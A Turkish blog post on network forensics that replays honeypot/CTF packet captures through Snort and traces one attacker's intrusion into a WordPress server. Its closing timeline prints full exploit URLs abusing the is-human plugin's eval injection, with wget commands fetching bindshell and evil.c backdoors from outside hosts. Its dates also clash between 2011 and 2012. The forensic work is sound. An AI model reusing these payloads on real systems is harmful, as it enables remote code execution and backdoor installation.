Ağ Trafiğinde Adli Bilişim Analizi

written by Mert SARICA | 18 March 2012

Network Forensics, Türkçe meali ile bilgisayar ağlarında adli bilişim, temel olarak ağ trafiğinin analiz edilmesine dayanmaktadır. Post-mortem (olay/vaka sonrası) gerçekleştirilebilmesi nedeniyle analiz için ateş duvarı (firewall), saldırı tespit/engelleme sistemi (ids/ips), bal küpü (honeypot) vb. ağ trafik kaydı tutan cihazların ve sistemlerin kayıtlarına ihtiyaç duyulmaktadır. Kayıtların analizi için Snort, ngrep, tcpdump, NetworkMiner, Wireshark, tcpxtract, Netwitness Investigator, Xplico vb. çeşitli yazılımlardan faydalanılmaktadır.


Bilgi Güvenliği AKADEMİSİ, Şubat ayında tamamı internet üzerindeki bal küpü (honeypot) / CTF sistemlerinden elde edilmiş ~20 GB'lık(5 DVD) trafik dosyalarını konuya meraklı sektör çalışanlarıyla paylaşma kararı aldı. Ben de bahsi geçen meraklılardan biri olarak Ömer ALBAYRAK'dan temin ettiğim DVDler'de yer alan dosyalara kısaca göz atmaya ve başarılı olan sızma girişimlerinden birini (geri kalanlarını meraklılara bırakıyorum) tespit etmeye karar verdim.

Her biri yaklaşık 1 GB olan 20 tane PCAP dosyasında, başarılı olan sızma girişimlerini aramanın samanlıkta iğne aramaktan farklı olmayacağını düşünerek daha akılcı bir yol izleyerek elimdeki tüm PCAP dosyalarını Snort saldırı tespit sistemine yönlendirmenin işlerimi kolaylaştıracağı düşüncesi ile sanal makineye üzerinde Snort, nmap, Nessus ve birçok açık kaynak kodlu ağ güvenliği uygulamalarını barındıran Network Security Toolkit (NST) işletim sistemini kurdum.


Normal şartlarda elimde boyut olarak ufak ve sayıca az PCAP dosyaları olmuş olsaydı, Backtrack 5 R2 işletim sistemi üzerinde yer alan Wireshark, tcpdump ve ngrep gibi araçlar ile analizi rahatlıkla gerçekleştirebilirdim.

NST işletim sistemini sanal makineye kurduktan ve Snort servisini çalıştırdıktan sonra sıra 20 adet PCAP dosyasını bu sisteme gönderecek (packet replay) aracı bulmaya ve kullanmaya gelmişti. Bunun için daha önce birçok testte kullanmış olduğum Colasoft'un Packet Player aracını kullanmaya karar verdim. NST otomatik olarak ağ bağdaştırıcılarını (network adapters)


promiscuous kipte (mode) başlattığı için paketleri bu araç ile Snort kurulu NST sistemine göndermeye başladım.





4 saatten fazla süren paket gönderim işlemi tamamlandıktan sonra Snort tarafından üretilen alarmlar analiz edilmeye hazır hale geldi.




Saldırganlar ve saldırıya uğrayan sistemler hakkında en ufak bir fikrim olmadığı için en çok tekil alarm üreten hedef ve kaynak ip adresleri üzerine yoğunlaştığımda hedef olarak bir ip adresi (potansiyel sunucu), kaynak olarak ise bir kaç ip adresi (potansiyel saldırganlar) ortaya çıktı.








ngrep aracı ile Snort üzerinde tespit edilen potansiyel saldırgan ip adreslerini her bir PCAP dosyasında ayrı ayrı aramamak adına diğer bir sanal makinede kurulu olan Backtrack 5 R2 işletim sistemi üzerinde Wireshark aracı ile birlikte gelen mergecap aracı ile hepsini tek bir dosyaya çevirdim.




Ardından tespit edilen potansiyel saldırgan ip adresleri arasında en çok tekil alarm üreten ip adresini (195.174.37.105) ngrep ile CTF.pcap dosyasında yer alan TCP paketlerinde (UDP paketlerini göz ardı ettim) aratarak sızma girişimi hakkında detaylı bilgi edinmeye başladım.



95.173.186.116 (saldırıya uğrayan sunucu):

- İşletim sistemi CentOS
- Üzerinde Apache 2.2.3 ve PHP v5.1.6 ve WordPress bulunuyor.





195.174.37.105 (potansiyel saldırganlardan biri):

- İlk olarak 29.05.2011 tarihinde saat 08:18'de sunucu ile bağlantı kuruyor.
- İlk olarak 29.05.2011 tarihinde saat 08:29'da sunucuyu Nikto v2.1.4 ile tarıyor.
- 29.05.2012 tarihinde saat 20:44'de WordPress'in is-human eklentisinde bulunan zafiyeti istismar ederek sistem üzerinde uzaktan komutlar çalıştırıyor.
- 29.05.2012 tarihinde saat 21:33'de wget aracı ile Packetstorm sitesinden 60000. bağlantı noktasında (port) dinleyen bindshell-unix arka kapısı indiriyor ancak arka kapıya bağlandıktan sonra komut sonrasına noktalı virgül koymadığı için (ls -al;) arka kapının çalışmadığını sanıyor. (/wp-content/plugins/is-human/engine.php?action=log-reset&type=ih_options();eval(stripslashes($_GET[a])); error&a=echo%20%22%3Cpre%3E%22;system(%27cd%20/tmp;wget%20http://dl.packetstormsecurity.net/groups/synnergy/bindshell-unix%20xxx.pl%27);)
- Bu defa 29.05.2012 tarihinde saat 21:47'de wget aracı ile V*****s isimli bir siteden 16667 numaralı bağlantı noktasında (port) dinleyen evil.c arka kapısını indiriyor, derliyor, çalıştırıyor ve sisteme bağlanıyor. (/wp-content/plugins/is-human/engine.php?action=log-reset&type=ih_options();eval(stripslashes($_GET[a]));error&a=echo%20%22%3Cpre%3E%22;system(%27cd%20/tmp;wget%20http://www.v*****s.c

om/evil.c.txt%20-o%20evil.c%27);)

- Daha sonra çeşitli yetki yükseltmeye yarayan çekirdek istismar araçlarını denese de root yetkisine sahip olamıyor ve kayıt sonlanıyor.





